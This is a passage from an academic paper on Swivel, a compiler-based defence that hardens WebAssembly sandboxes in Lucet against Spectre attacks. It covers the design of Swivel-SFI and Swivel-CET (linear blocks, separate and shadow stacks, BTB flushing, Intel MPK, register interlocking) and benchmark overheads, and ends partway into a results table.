Attacker model We assume that the attacker is a FaaS platform client who can upload arbitrary Wasm code which the platform will then compile and run alongside other clients using Swivel. The goal of the attacker is to read data sensitive to another (victim) client using Spectre attacks. In the Swivel-CET case, we only focus on exfiltration via the data cache—and thus assume an attacker who can only exploit gadgets that leak via the data cache. We consider transient attacks that exploit the memory subsystem (e.g., Meltdown [57], MDS [11, 72, 84], and LVI [83]) out of scope and discuss this in detail in Section 6.2.

We assume that our Wasm compiler and runtime are correct. We similarly assume the underlying operating system is secure and the latest CPU microcode updates are applied. We assume hyperthreading is disabled for any Swivel scheme except for the deterministic variant of Swivel-CET. Consistent with previous findings [94], we assume BTBs predict the lower 32-bits of target addresses, while the upper 32-bits are inferred from the instruction pointer.

Swivel addresses attackers that intentionally extract information using Spectre. We do not prevent clients from accidentally leaking secrets during sequential execution and, instead, assume they use techniques like constant-time programming to prevent such leaks [14]. For all Swivel schemes except the deterministic variant of Swivel-CET, we assume that a sandbox cannot directly invoke function calls in other sandboxes, i.e., it cannot control the input to another sandbox to perform an in-place poisoning attack. We lastly assume that host secrets can be protected by placing them in a Wasm sandbox, and discuss this further in Section 6.1.

3.1 Linear blocks: local Wasm isolation

To enforce Wasm's isolation sequentially and speculatively, Swivel-SFI and Swivel-CET compile Wasm code to linear blocks (LBs). Linear blocks are straight-line code blocks that do not contain *any* control flow instructions except for their terminators—this is in contrast to traditional basic blocks, which typically do not consider function calls as terminators. This simple distinction is important: It allows us to ensure that *all* control flow transfers—both sequential and speculative—land on linear block boundaries. Then, by ensuring that individual linear blocks are *safe*, we can ensure that whole Wasm programs, when compiled, are confined and cannot violate Wasm's isolation guarantees.

A linear block is safe if, independent of the control flow into the block, Wasm's isolation guarantees are preserved. In particular, we cannot rely on safety checks (e.g., bounds checks for memory accesses) performed across linear blocks since, speculatively, blocks may not always execute in sequential order (e.g., because of Spectre-BTB). When generating native code, Swivel ensures that a linear block is safe by:

Masking memory accesses Since we cannot make any assumptions about the initial contents of registers, Swivel ensures that unconditional heap bounds checks (performed via masking) are performed in the same linear block as the heap memory access itself. We do this by modifying the Cranelift optimization passes which could lift bounds checks (e.g., loop invariant code motion) to ensure that they don't move masks across linear block boundaries. Similarly, since we cannot trust values on the stack, Swivel ensures that any value that is unspilled from the stack and used in a bounds check is masked again. We use this *mask-after-unspill* technique to replace Cranelift's unsafe mask-before-spill approach.

Pinning the heap registers To properly perform bounds checks for heap memory accesses, a Swivel linear block must determine the correct value of the heap base. Unfortunately, as described above, we cannot make any assumptions about the contents of any register or stack slot. Swivel thus reserves one register, which we call the *pinned heap register*, to store the address of the sandbox heap. Furthermore, Swivel prevents any instructions in the sandbox from altering the pinned heap register. This allows each linear block to safely assume that the pinned heap register holds the correct value of the heap base, even when the speculative control flow of the program has gone awry due to misprediction.

Hardening jump tables Wasm requires bounds checks on each access to indirect call tables and switch tables. Swivel ensures that each of these bounds checks is local to the linear block where the access is performed. Moreover, Swivel implements the bounds check using *speculative load hardening* [13], masking the index of the table access with the length of the table. This efficiently prevents the attacker from speculatively bypassing the bounds check.

Swivel does not check the indirect jump targets beyond what Cranelift does. At the language level, Wasm already guarantees that the targets of indirect jumps (i.e., the entries in indirect call tables and switch tables) can only be the tops of functions or switch-case targets. Compiled, these correspond to the start of Swivel linear blocks. Thus, an attacker can only train the BTB with entries that point to linear blocks, which, by construction, are safe to execute in any context.

Protecting returns Wasm's execution stack—in particular, return addresses on the stack—cannot be corrupted during sequential execution. Unfortunately, this does not hold speculatively: An attacker can write to the stack (e.g., with a buffer overflow) and speculatively execute a return instruction which will divert the control flow to their location of choice. Swivel ensures that return addresses on the stack cannot be corrupted as such, even speculatively. We do this using a *separate stack* or *shadow stack* [8], as we detail below.




Figure 4: Swivel hardens Wasm against spectre via compiler transformations. In Swivel-SFI, we convert basic blocks to linear blocks. Each linear block (e.g., `lblock1_1` and `lblock1_2`) maintains local security guarantees for speculative execution. Then, we protect the backward edge (`block4`) by replacing the return instructions and using a separate return stack. To eliminate poisoning attacks, in the deterministic version of Swivel-SFI, we further encode conditional branches as indirect jumps. In Swivel-CET, we similarly use linear blocks, but we allow return instruction, and protect returns using the hardware shadow stack. To reduce BTB flushes, we additionally use Intel® CET's `endbranch` to ensure that targets of indirect branches land at the beginning of linear blocks. In the deterministic version, we avoid BTB flushing and instead use register interlocking to prevent leakage on misspeculated paths.

3.2 Swivel-SFI

Swivel-SFI builds on top of linear blocks to address all three classes of attacks.

3.2.1 Addressing sandbox breakout attacks

Compiling Wasm code to linear blocks eliminates most avenues for breaking out of the sandbox. The only way for an attacker to break out of the sandbox is to speculatively jump into the middle of a linear block. We prevent this with:

The separate stack We protect returns by preserving Wasm's safe return stack during compilation. Specifically, we create a separate stack in a fixed memory location, but outside the sandbox stack and heap, to ensure that it cannot be overwritten by sandboxed code. We replace every call instruction with an instruction sequence that stores the address of the subsequent instruction—the return address—to the next entry in this separate stack. Similarly, we replace every return instruction with a sequence that pops the address off the separate stack and jumps to that location. To catch under- and over-flows, we surround the separate stack with guard pages.

BTB flushing The other way an attacker can jump into the middle of a linear block is via a mispredicted BTB entry. Since all indirect jumps inside a sandbox can only point to the tops of linear blocks, any such entries can only be set via a congruent entry outside any sandbox—i.e., an attacker must orchestrate the host runtime into mistraining a particular jump. We prevent such attacks by flushing the BTB on transitions into and out of the sandbox.[2]

[2] In practice, BTB predictions are not absolute (as discussed in our attacker model), instead they are 32-bit offsets relative to the instruction pointer [94].

3.2.2 Addressing sandbox and host poisoning attacks

There are two ways for a malicious sandbox to carry out poisoning attacks: By poisoning CBP or BTB entries. Since we already flush the BTB to address sandbox breakout attacks, we trivially prevent all BTB poisoning. Addressing CBP poisoning is less straightforward. We consider two schemes:

Mitigating CBP poisoning To mitigate CBP-based poisoning attacks, we use ASLR to randomize the layout of sandbox code pages. This mitigation is not sound—it is theoretically possible for an attacker to influence a specific conditional branch outside of the sandbox. As we discuss in Section 3.4, this raises the bar to (at least) that of process isolation: The attacker would would have to (1) de-randomize the ASLR of both their own sandbox and the victim's and (2) find useful gadgets, which is itself an open problem (§7).

Eliminating CBP poisoning Clients that are willing to tolerate modest performance overheads (§5) can opt to eliminate poisoning attacks. We eliminate poisoning attacks by removing conditional branches from Wasm sandboxes altogether. Following [54], we do this by using the `cmov` conditional move instruction to encode each conditional branch as an indirect branch with only two targets (Figure 4).

3.3 Swivel-CET

Swivel-SFI avoids using fences to address Spectre attacks, but ultimately bypasses all but the BTB predictors—and even then we flush the BTB on every sandbox transition. Swivel-CET uses Intel® CET [39] and Intel® MPK [39] to restore

To ensure that this does not result in predictions at non linear block boundaries, we restrict the sandbox code size to 4GB.

the use of the CBP and RSB, and avoid BTB flushing.[3]

3.3.1 Addressing sandbox breakout attacks

Like Swivel-SFI, we build on linear blocks to address sandbox breakout attacks (Figure 4). Swivel-CET, however, prevents an attacker from speculatively jumping into the middle of a linear block using:

The shadow stack Swivel-CET uses Intel® CET's *shadow stack* to protect returns. Unlike Swivel-SFI's separate stack, the shadow stack is a hardware-maintained stack, distinct from the ordinary data stack and inaccessible via standard load and store instructions. The shadow stack allows us to use call and return instructions as usual—the CPU uses the shadow stack to check the integrity of return addresses on the program stack during both sequential and speculative execution.

Forward-edge CFI Instead of flushing the BTB, Swivel-CET uses Intel® CET's coarse-grained control flow integrity (CFI) [1] to ensure that sandbox code can only jump to the top of a linear block. We do this by placing an `endbranch` instruction at the beginning of every linear block that is used as an indirect target (e.g., the start of a function that is called indirectly). During speculative execution, if the indirect branch predictor targets an instruction other than an `endbranch` (e.g., inside the host runtime), the CPU stops speculating [39].

Conditional BTB flushing When using ASLR to address sandbox poisoning attacks, we still need to flush the BTB on transitions into each sandbox. Otherwise, one sandbox could potentially jump to a linear block in another sandbox. Our deterministic approach to sandbox poisoning (described below), however, eliminates BTB flushes altogether.

3.3.2 Addressing host poisoning attacks

To prevent host poisoning attacks, Swivel-CET uses Intel® MPK. Intel® MPK exposes new user mode instructions that allow a process to partition its memory into sixteen linear regions and to selectively enable/disable read/write access to any of those regions. Swivel-CET uses only two of these protection domains—one for the host and one shared by all sandboxes—and switches domains during the transitions between host and sandbox. When the host creates a new sandbox, Swivel-CET allocates the heap memory for the new sandbox with the sandbox protection domain, and then relinquishes its own access to that memory so that it is no longer accessible by the host. This prevents host poisoning attacks by ensuring that the host cannot be coerced into leaking secrets from another sandbox. We describe how we safely copy data across the boundary later (§4).

3.3.3 Addressing sandbox poisoning attacks

By poisoning CBP or BTB entries, a malicious sandbox can coerce a victim sandbox into executing a gadget that leaks sensitive data. As with Swivel-SFI, we consider both a probabilistic and deterministic design to addressing these attacks. Since the probabilistic approach is like Swivel-SFI's, we describe only the deterministic design.

Preventing leaks under poisoned execution Swivel-CET does *not* eliminate cross-sandbox CBP or BTB poisoning. Instead, we ensure that a victim sandbox cannot be coerced into leaking data via the cache when executing a mispredicted path. To leak secrets through the cache, the attacker must maneuver the secret data to a gadget that will use it as an offset into a memory region. In Cranelift, any such gadget will use the heap, as stack memory is always accessed at constant offsets from the stack pointer (which itself cannot be directly assigned). We thus need only prevent leaks that are via the Wasm heap—we do this using *register interlocks*.

Register interlocking Our register interlocking technique tracks the control flow of a Wasm program and prevents it from accessing its stack or heap when the speculative path diverges from the sequential path. We first assign each non-trivial linear block a unique 64-bit *block label*. We then calculate the expected block label of every direct or indirect branch and assign this value to a reserved *interlock register* prior to branching. At the beginning of each linear block, we check that the value of the interlock register corresponds to the static block label using `cmov` instructions. If the two do not match, we zero out the heap base register as well as the stack register. Finally, we unmap pages from the address space to ensure that any access from a zero heap or stack base will fault—and thus will not affect cache state.

The register interlock fundamentally introduces a data dependency between memory operations and the resolution of control flow. In doing so, we prevent any memory operations that would result in cache based leaks, but do not prevent all speculative execution. In particular, any arithmetic operations may still be executed speculatively. This is similar to hardware taint tracking [93], but enforced purely through compiler changes.

Finally, Wasm also stores certain data (e.g., globals variables and internal structures) outside the Wasm stack or heap. To secure these memory accesses with the register interlock, we introduce an artificial heap load in the address computation for this data.

3.4 Security and performance trade-offs

Swivel offers two design points for protecting Wasm modules from Spectre attacks: Swivel-SFI and Swivel-CET. For each of these schemes we further consider probabilistic (ASLR) and deterministic techniques. In this section, we discuss the performance and security trade-offs when choosing between these various Swivel schemes.

3.4.1 Probabilistic or deterministic?

Table 1 summarizes Swivel's security guarantees. Swivel's deterministic schemes eliminate Spectre attacks, while the

[3] Appendix A.1 gives a brief introduction to these new hardware features.

Swivel protection and technique	Swivel-SFI		Swivel-CET	
	ASLR	Det	ASLR	Det
Sandbox breakout protections				
- Linear blocks [CBP, BTB, RSB]	✓	✓	✓	✓
- BTB flush in springboard [BTB]	✓	✓		
- Separate control stack [RSB]	✓	✓		
- CET endbranch [BTB]			✓	✓
- CET shadow stack [RSB]			✓	✓
Sandbox poisoning protections				
- BTB flush in springboard [BTB]	✓	✓	✓	
- Code page ASLR [CBP]	✓		✓	
- Direct branches to indirect [CBP]		✓		
- Register interlock [CBP, BTB]				✓
Host poisoning protections				
- Separate control stack [RSB]	✓	✓		
- Code page ASLR [CBP]	✓			
- BTB flush in trampoline [BTB]	✓	✓		
- Direct branches to indirect [CBP]		✓		
- Two domain MPK [CBP]			✓	✓

Table 2: Breakdown of Swivel's individual protection techniques which, when combined, address the thee different class of attacks on Wasm (§2.3). For each technique we also list (in brackets) the underlying predictors.

probabilistic schemes eliminate Spectre attacks that exploit the BTB and RSB, but trade-off security for performance when it comes to the CBP (§5): Our probabilistic schemes only *mitigate* Spectre attacks that exploit the CBP.

To this end, (probabilistic) Swivel hides branch offsets by randomizing code pages. Previously, similar fine-grain approaches to address randomization have been proposed to mitigate attacks based on return-oriented programming [15, 22]. Specifically, when loading a module, Swivel copies the code pages of the Wasm module to random destinations, randomizing all but the four least significant bits (LSBs) to keep 16-byte alignment. This method is more fine-grained than page remapping, which would fail to randomize the lower 12 bits for 4KB instruction pages.

Unfortunately, only a subset of address bits are typically used by hardware predictors. Zhang et. al [94], for example, found that only the 30 LSBs of the instruction address are used as input for BTB predictors. Though a similar study has not been conducted for the CBP, if we pessimistically assume that 30 LSBs are used for prediction then our randomization offers at least 26 bits of entropy. Since the attacker must derandomize both their module and the victim module, this is likely higher in practice.

As we show in Section 5, the ASLR variants of Swivel are faster than the deterministic variants. Using code page ASLR imposes less overhead than the deterministic techniques (summarized in Table 2). This is not surprising: CBP conversion (in Swivel-SFI) and register interlocking (in Swivel-CET) are the largest sources of performance overhead.

For many application domains, this security-performance trade-off is reasonable. Our probabilistic schemes use ASLR only to mitigate sandbox poisoning attacks—and unlike sandbox breakout attacks, these attacks are significantly more challenging for an attacker to carry out: They must conduct an out-of-place attack on a specific target while accounting for the unpredictable mapping of the branch predictor. To our knowledge, such an attack has not been demonstrated, even without the additional challenges of defeating ASLR.

Furthermore, on a FaaS platform, these attacks are even harder to pull off, as the attacker has only a few hundred milliseconds to land an attack on a victim sandbox instance before it finishes—and the next victim instance will have entirely new mappings. Previous work suggests that such an attack is not practical in such a short time window [18].

For other application domains, the overhead of the deterministic Swivel variants may yet be reasonable. As we show in Section 5, the average (geometric) overhead of Swivel-SFI is 47.3% and that of Swivel-CET is 96.3%. Moreover, users can choose to use Swivel-SFI and Swivel-CET according to their trust model—Swivel allows sandboxes of both designs to coexist within a single process.

3.4.2 Software-only or hardware-assisted?

Swivel-SFI and Swivel-CET present two design points that have different trade-offs beyond backwards compatibility. We discuss their trade-offs, focusing on the deterministic variants.

Swivel-SFI eliminates Spectre attacks by allowing speculation only via the BTB predictor and by controlling BTB entries through linear blocks and BTB flushing. Swivel-CET, on the other hand, allows the other predictors. To do this safely though, we use register interlocking to create data dependencies (and thus prevent speculation) on certain operations after branches. Our interlock implementation only guards Wasm memory operations—this means that, unlike Swivel-SFI, Swivel-CET only prevents *cache-based* sandbox poisoning attacks. While non-memory instructions (e.g., arithmetic operations) can still speculatively execute, register interlocks sink performance: Indeed, the overall performance overhead of Swivel-CET is higher than Swivel-SFI (§5).

At the same time, Swivel-CET can be used to handle a more powerful attacker model (than our FaaS model). First, Swivel-CET eliminates poisoning attacks even in the presence of attacker-controlled input. This is a direct corollary of being able to safely execute code with poisoned predictors. Second, Swivel-CET (in the deterministic scheme) is safe in the presence of hyperthreading; our other Swivel schemes assume that hyperthreading is disabled (§3). Swivel-CET allows hyperthreading because it doesn't rely on BTB flushing; it uses register interlocking to eliminate sandbox poisoning attacks. In contrast, our SFI schemes require the BTB to be isolated for the host and each Wasm sandbox—an invariant that may not hold if, for example, hyperthreading interleaves host application and Wasm code on sibling threads.

4 Implementation

We implement Swivel on top of the Lucet Wasm compiler and runtime [30, 60]. In this section, we describe our modifications to Lucet.

We largely implement Swivel-SFI and Swivel-CET as passes in Lucet's code generator Cranelift. For both schemes, we add support for pinned heap registers and add direct `jmp` instructions to create linear block boundaries. We modify Cranelift to harden switch-table and indirect-call accesses: Before loading an entry from either table, we truncate the index to the length of the table (or the next power of two) using a bitwise mask. We also modify Lucet's stack overflow protection: Lucet emits conditional checks to ensure that the stack does not overflow; these checks are rare and we simply use `lfence`s.

We modify the springboard and trampoline transition functions in the Lucet runtime. Specifically, we add a single `lfence` to each transition function since we must disallow speculation from crossing the host-sandbox boundary.

The deterministic defenses for both Swivel-SFI and Swivel-CET—CBP conversion and register interlocks—increase the cost of conditional control flow. To reduce the number of conditional branches, we thus enable explicit loop unrolling flags when compiling the deterministic schemes.[4] This is not necessary for the ASLR-based variants since they do not modify conditional branches. Indeed, the ASLR variants are straightforward modifications to the dynamic library loader used by the Lucet runtime: Since all sandbox code is position independent, we just copy a new sandbox instance's code and data pages to a new randomized location in memory.

We also made changes specific to each Swivel scheme:

Swivel-SFI We augment the Cranelift code generation pass to replace `call` and `return` instructions with the Swivel-SFI separate stack instruction sequences and we mask pointers when they are unspilled from the stack. For the deterministic variant of Swivel-SFI, we also replace conditional branches with indirect jump instructions, as described in Section 3.2.

To protect against sandbox poisoning attacks (§2.3), we flush the BTB during the springboard transition into any sandbox. Since this is a privileged operation, we implement this using a custom Linux kernel module.

Swivel-CET In the Swivel-CET code generation pass, we place `endbranch` instructions at each indirect jump target in Wasm to enable Intel® CET protection. These indirect jump targets include switch table entries and functions which may be called indirectly. We also use this pass to emit the register interlocks for the deterministic variant of Swivel-CET.

We adapt the springboard and trampoline transition functions to ensure that all uses of `jmp`, `call` and `return` conform to the requirements of Intel® CET. We furthermore use these transition functions to switch between the application and sandbox Intel® MPK domains.

Since Intel® MPK blocks the application from accessing sandbox memory, we add primitives that briefly turn off Intel® MPK to copy memory into and out of sandboxes. We implement these primitives using the `rep` instruction prefix instead of branching code, ensuring that the primitives are not vulnerable to Spectre attacks during this window.

Finally, we add Intel® CET support to both the Rust compiler—used to compile Lucet—and to Lucet itself so that the resulting binaries are compatible with the hardware.

[4] For simplicity, we do this in the Clang compiler when compiling applications to Wasm and not in Lucet proper.

5 Evaluation

We evaluate Swivel by asking four questions:


- **What is the overhead of Wasm execution? (§5.1)** Swivel's hardening schemes make changes to the code generated by the Lucet Wasm compiler. We examine the performance impact of these changes on Lucet's Sightglass benchmark suite [9] and Wasm-compatible SPEC 2006 [29] benchmarks.
- **What is the overhead of transitions? (§5.2)** Swivel modifies the trampolines and springboards used to transition into and out of Wasm sandboxes. The changes vary across our different schemes—from adding `lfence`s, or flushing the BTB during one or both transition directions, to switching Intel® MPK domains. We measure the impact of these changes on transition costs using a microbenchmark.
- **What is the end-to-end overhead of Swivel? (§5.3)** We examine the impact of Wasm execution overhead and transition overhead on a webserver that runs Wasm services. We measure the impact of Swivel protections on five different Wasm workloads running on this webserver.
- **Does Swivel eliminate Spectre attacks? (§5.4)** We evalute the security of Swivel, i.e., whether Swivel prevents sandbox breakout and poisoning attacks, by implementing several proof-of-concept Spectre attacks.

Machine setup We run our benchmarks on a 4-core, 8-thread Tigerlake CPU software development platform (2.7GHz with a turbo boost of 4.2GHz) supporting the Intel® CET extension. The machine has 16 GB of RAM and runs 64-bit Fedora 32 with the 5.7.0 Linux kernel modified to include Intel® CET support [34]. Our Swivel modifications are applied to Lucet version `0.7.0-dev`, which includes Cranelift version `0.62.0`. We perform benchmarks on standard SPEC CPU 2006, and Sightglass version `0.1.0`. Our webserver macrobenchmark relies on the Rocket webserver version `0.4.4`, and we use `wrk` version `4.1.0` for testing.

5.1 Wasm execution overhead

We measure the impact of Swivel's Spectre mitigations on Wasm performance in Lucet using two benchmark suites:


- The Sightglass benchmark suite [9], used by the Lucet compiler, includes small functions such as cryptographic



(a) Fence scheme overhead on Sightglass

(b) Swivel scheme overhead on Sightglass

Figure 5: Performance overhead of Swivel on the Sightglass benchmarks. (a) On Sightglass, the baseline schemes LoadLfence, Strawman, and Mincut incur geomean overheads of 8.7×, 6.9×, and 2.4× respectively. (b) In contrast, the Swivel schemes perform much better where the ASLR versions of Swivel-SFI and Swivel-CET incur geomean overheads of 5.5% and 4.2% respectively. With deterministic sandbox poisoning mitigations, these overheads are 61.9% and 99.7%.



(a) Fence scheme overhead on SPEC 2006

(b) Swivel scheme overhead on SPEC 2006

Figure 6: Performance overhead of Swivel on SPEC 2006 benchmarks. (a) On SPEC 2006, the baseline schemes LoadLfence, Strawman, and Mincut incur overheads of 7.3×–19.6×, 1.8×–7.3×, and 1.2×–5.4× respectively. (b) In contrast, the Swivel schemes perform much better where the ASLR versions of Swivel-SFI and Swivel-CET incur overheads of at most 10.3% and 6.1% respectively. With deterministic sandbox poisoning mitigations, these overheads are 3.3%–86.1% and 8.0%–240.2% respectively.

primitives (`ed25519`, `xchacha20`), mathematical functions (`ackermann`, `sieve`), and common programming utilities (`heapsort`, `strcat`, `strtok`).

- SPEC CPU 2006 is a popular performance benchmark that includes various integer and floating point workloads from typical programs. We evaluate on only the subset of the benchmarks from SPEC 2006 that are compatible with Wasm and Lucet. This excludes programs written in Fortran, programs that rely on dynamic code rewriting, programs that require more than 4GB of memory which Wasm does not support, and programs that use exceptions, `longjmp`, or multithreading.[5] We note that Swivel does *not* introduce new incompatibilities with SPEC 2006 benchmarks; all of Swivel's schemes are compatible with the same benchmarks as stock Lucet.

Setup We compile both Sightglass and the SPEC 2006 benchmarks with our modified Lucet Wasm compiler and run them with the default settings. Sightglass repeats each test at least 10 times or for a total of 100ms (whichever occurs first) and reports the median runtime. We compare Swivel's performance overhead with respect to the performance of the same benchmarks when using the stock Lucet compiler. For increased measurement consistency on short-running benchmarks, while measuring Sightglass we pin execution to a single core and disable CPU frequency scaling.[6]

Baseline schemes In addition to our comparison against Stock Lucet, we also implement three known Spectre mitigations using `lfence`s and compare against these as a reference point. First, we implement LoadLfence, which places an `lfence` after every load, similar to Microsoft's Visual Studio compiler's "Qspectre-load" mitigation [61]. Next, we implement Strawman, a scheme which restricts code to sequential execution by placing an `lfence` at all control flow targets (at the start of all linear blocks)—this is similar to the Intel compiler's "all-fix-lfence" mitigation [40]. Finally, we implement Mincut, an `lfence` insertion algorithm suggested by Vassena

[5] Some Web-focused Wasm platforms support some of these features. Indeed, previous academic work evaluates these benchmarks on Wasm [42], but non-Web Wasm platforms including Lucet do not support them.

[6] Tests were performed on June 18, 2020; see testing disclaimer A.2.

et al. [86] which uses a min-cut algorithm to minimize the number of required `lfence`s. We further augment Mincut's `lfence` insertion with several of our own optimizations, including (1) only inserting a single `lfence` per linear block; and (3) unrolling loops to minimize branches, as we do for the register interlock scheme and CBP conversions (§3.2.2). Finally, to ensure that unrolling loops does not provide an unfair advantage, we also present results for `Stock-Unrolled`, which is stock Lucet with the same loop unrolling as used in Swivel's schemes.

Results We present the Wasm execution overhead of the various protection options on the Sightglass benchmarks in Figure 5b, and on the SPEC 2006 benchmarks in Figure 6b. The overheads of the ASLR versions of Swivel-SFI and Swivel-CET are small: 5.5% and 4.2% geomean overheads respectively on Sightglass, and at most 10.3% (geomean: 3.4%) and at most 6.1% (geomean: 2.6%) respectively on SPEC. The deterministic versions of Swivel introduce modest overheads: 61.9% and 99.7% on Sightglass, and 3.3%–86.1% (geomean: 47.3%) and 8.0%–240.2% (geomean: 96.3%) on SPEC. All four configurations outperform the baseline schemes by orders of magnitude: Strawman incurs geomean overheads of 6.9× and 4.3× on Sightglass and SPEC respectively, Load-Lfence incurs 8.7× and 12.5× overhead respectively, while Mincut incurs 2.4× and 2.8× respectively.

Breakdown Addressing CBP poisoning (CBP-to-BTB conversion in Swivel-SFI and register interlocks in Swivel-CET) dominates the performance overhead of our deterministic implementations. We confirm this hypothesis with a microbenchmark: We measure the overheads of these techniques individually on stock Lucet (with our loop unrolling flags). We find that the average (geomean) overhead of CBP conversion is 52.9% on Sightglass and 38.5% on SPEC. The corresponding overheads for register interlocks are 93.2% and 53.4%.

Increasing loop unrolling thresholds does not significantly improve the performance of stock Lucet (e.g., the speedup of our loop unrolling on stock Lucet is 0.0% and 5.9% on Sightglass and SPEC, respectively). It does impact the performance of our deterministic Swivel variants though (e.g., we find that it contributes to a 15%-20% speed up). This is not surprising since loop unrolling results in fewer conditional branches (and thus reduces the effect of CBP conversions and register interlocking).

To understand the outliers in Figure 5 and Figure 6, we inspect the source of the benchmarks. Some of the largest overheads in Figure 5 are on Sightglass' string manipulation benchmarks, e.g., `strcat` and `strlen`. These microbenchmarks have lots of *data-dependent loops*—tight loops with data-dependent conditions—that cannot be unrolled at compile-time. Since our register interlocking inserts a data dependence between the pinned heap base register and the loop condition, this prevents the CPU from speculatively executing instructions from subsequent iterations. We believe that similar data-dependent loops are largely the cause for the slowdowns on SPEC benchmarks, including `429.mcf` and `401.bzip2`. Some of the other large overheads in Sightglass (e.g., `fib2` and `nestedloop3`) are largely artifacts of the benchmarking suite: These microbenchmarks test simple constructs like loops—and CBP-to-BTB conversion naturally makes (almost empty) loops slow.

Transition Type	Function Invoke	Callback Invoke
Stock	2.14μs	0.07μs
Swivel-SFI (`lfence` + BTB flush both ways)	4.5μs	1.26μs
Swivel-CET ASLR (`lfence` + BTB flush one way + MPK)	4.08μs	0.79μs
Swivel-CET deterministic (`lfence` + MPK)	2.29μs	0.08μs

Table 3: Time taken for transitions between the application and sandbox—for function calls into the sandbox and callback invocations from the sandbox. Swivel overheads are generally modest, with the deterministic variant of Swivel-CET in particular imposing very low overheads.

5.2 Sandbox transition overhead

We evaluate the overhead of context switching. As described in Section 3, Swivel adds an `lfence` instruction to host-sandbox transitions to mitigate sandbox breakout attacks. In addition to this: Swivel-SFI flushes the BTB during each transition; Swivel-CET, in deterministic mode, switches Intel® MPK domains during each transition; and Swivel-CET, in ASLR mode, flushes the BTB in one direction and switches Intel® MPK domain in each transition.

We measure the time required for the host application to invoke a simple no-op function call in the sandbox, as well as the time required for the sandboxed code to invoke a permitted function in the application (i.e., perform a callback). We compare the time required for Wasm code compiled by stock Lucet with the time required for code compiled with our various protection schemes. We measure the average performance overhead across 1000 such function call invocations.[7] These measurements are presented in Table 3.

First, we briefly note that function calls in stock Lucet take much longer than callbacks. This is because the Lucet runtime has not fully optimized the function call transition, as these are relatively rare compared to callback transitions, which occur during every syscall.

In general, Swivel's overheads are modest, with the deterministic variant of Swivel-CET in particular imposing very low overheads. Flushing the BTB does increase transition costs, but the overall effect of this increase depends on how frequently transitions occur between the application and sandbox. In addition, flushing the BTB affects not only transition performance but also the performance of both the host application and sandboxed code. Fully understanding these overheads requires that we evaluate the overall performance impact on real world applications, which we do next.

[7] Tests were performed on June 18, 2020; see testing disclaimer A.2.

Swivel Protection	Templated HTML				XML to JSON				Change JPEG quality				Check SHA-256			
	ALat	TLat	Tput	Size	ALat	TLat	Tput	Size	ALat	TLat	Tput	Size	ALat	TLat	Tput	Size
